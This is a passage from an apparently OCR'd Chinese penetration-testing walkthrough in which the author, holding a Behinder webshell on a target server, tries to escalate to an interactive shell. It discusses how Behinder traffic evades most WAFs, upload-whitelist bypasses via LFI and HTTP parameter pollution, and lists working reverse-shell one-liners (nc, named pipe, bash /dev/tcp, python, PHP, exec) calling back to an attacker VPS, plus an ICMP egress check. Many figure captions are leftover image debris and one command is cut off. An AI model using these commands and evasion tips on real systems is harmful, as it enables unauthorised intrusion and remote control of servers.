


Figure 15.37: 1566216159_5d5a8fdf58afc.png!small

Figure 15.38: 1566216165_5d5a8fe5af881.png!small




Figure 15.39: 1566216172_5d5a8fec1b4fc.png!small




Figure 15.40: 1566216178_5d5a8ff2b39fc.png!small




Figure 15.41: 1566216189_5d5a8ffd79b82.png!small




Figure 15.42: 1566216194_5d5a90022d3af.png!small




Figure 15.43: 1566216200_5d5a9008bf633.png!small

Figure 15.44: 1566216207_5d5a900ff32ef.png!small




Figure 15.45: 1566216216_5d5a901862c47.png!small

Figure 15.46: 1566216222_5d5a901e02268.png!small




Figure 15.47: 1566216228_5d5a9024ebe47.png!small




Figure 15.48: 1566216237_5d5a902d34446.png!small




Figure 15.49: 1566216242_5d5a9032ebac9.png!small




Figure 15.50: image.png

Figure 15.51: 1566216254_5d5a903eaba56.png!small

现在，我可以随意执行命令：

管理文件：

题外话，关于上传漏洞，冰蝎流量监测、白名单扩展绕过，这有两点你可以了解下：

\1. 冰蝎流量能逃过所有品牌的 WAF 监测么？几乎是，唯一逃不过奇安信（原 360、原原网神）的天眼系统，冰蝎管理端与冰蝎马建立会话时需要获取动态密钥，这个过程中的请求与应答的两个报文存在特征，天眼的着力点在此（作者后续补充，此处为他见过有限的 WAF 品牌中，只有天眼能发现冰蝎的流量，其他大部份品牌未作验证）；

\2. 任意文件上传攻击，遇到服务端扩展名白名单的场景，除了常规的解析漏洞手法外，还可能关注本地文件包含漏洞（LFI），以及 HTTP 参数污染漏洞（HPP），特别是 HPP，在突破白名单限制时，很有杀伤力。

15.7 系统提权

webshell 虽然赋予我执行命令、管理文件的能力，但毕竟不是真正的 shell，无法执行交互式命令、无法控制进程状态、无法补全命令等等，非常不利于提权操作，所以，必须反弹 shell。

通过冰蝎在目标上执行反弹命令：

VPS 监听：

等昏过去了都没见到 shell 回来，反弹 shell 失败！导致失败的因素很多，经验来看，常见如下几类：反弹命令不存在、禁止出口流量、限定向外访问端口、流量审查。




Figure 15.52: 1566216267_5d5a904b2750a.png!small




Figure 15.53: 1566216273_5d5a905162f55.png!small

验证是否反弹命令不存在。我常用的几个反弹命令：nc/nc.openbsd/nc.traditional、bash/sh/dash、python/perl/PHP/ruby、exec。

用 nc 反弹，命令如下：

```
nc <your_vps> 1024 -e /bin/sh
```

某些目标的 nc 不支持 -e 参数，有两个解决思路，要么使用其他版本的 nc：

```
nc.traditional <your_vps> 1024 -e /bin/sh
```

要么配合命名管道进行反弹：

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1 | nc <your_vps> 1024 >/tmp/f
```

用 bash 反弹：

```
/bin/bash -i >& /dev/tcp/<your_vps>/1024 0>&1
```

用 python 反弹：

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
```

用 PHP 反弹：

```
php -r '$sock=fsockopen("<your_vps>",1024);exec("/bin/sh -i <&3 >&3 2>&3");'
```

用 exec 反弹：

```
0<&196;exec 196<>/dev/tcp/<your_vps>/1024; sh <&196 >&196 2>&196
```




Figure 15.54: image.png




Figure 15.55: image.png

在目标上查看相关命令是否存在：

看来除 PHP 外，其他反弹命令都可用，那么先前反弹失败并非 bash 命令的原因。

验证是否禁止出口流量。某些目标在防火墙上限制了出口流量，禁止目标主动向外发起网络请求，我计划通过带外（Out Of Band）的方式进行验证。大致逻辑是，在攻击者自己的 VPS 上监测某种协议的网络请求，在目标上用这种协议访问 VPS，若在 VPS 上看到该协议的请求日志，则可推断出目标允许出口流量。

为了减少其他因素干扰，我习惯选用无端口的协议进行出口流量的测试，ICMP 最单纯。你知道互联网上随时都有 ICMP 的刺探，导致 VPS 看到的日志量非常大，所以，我指定 ping 的包的大小，这样方便过滤。

第一步，虽然我指定了 ping 包大小，但实际大小由系统确定，先在目标上执行 ping 命令，获取实际包大小：

我用 -s 选项指定包大小为 64 个字节，系统实际发送了 92 个字节，以 length 92 为关键字查找 ICMP 记录。

第二步，在 VPS 上监控 ICMP 日志：

第三步，在目标上再次执行 ping 命令：

第四步，在 VPS 上查看到大小为 92 的 ICMP 包：

经过以上四步，我确认目标允许出口流量。




Figure 15.56: image.png

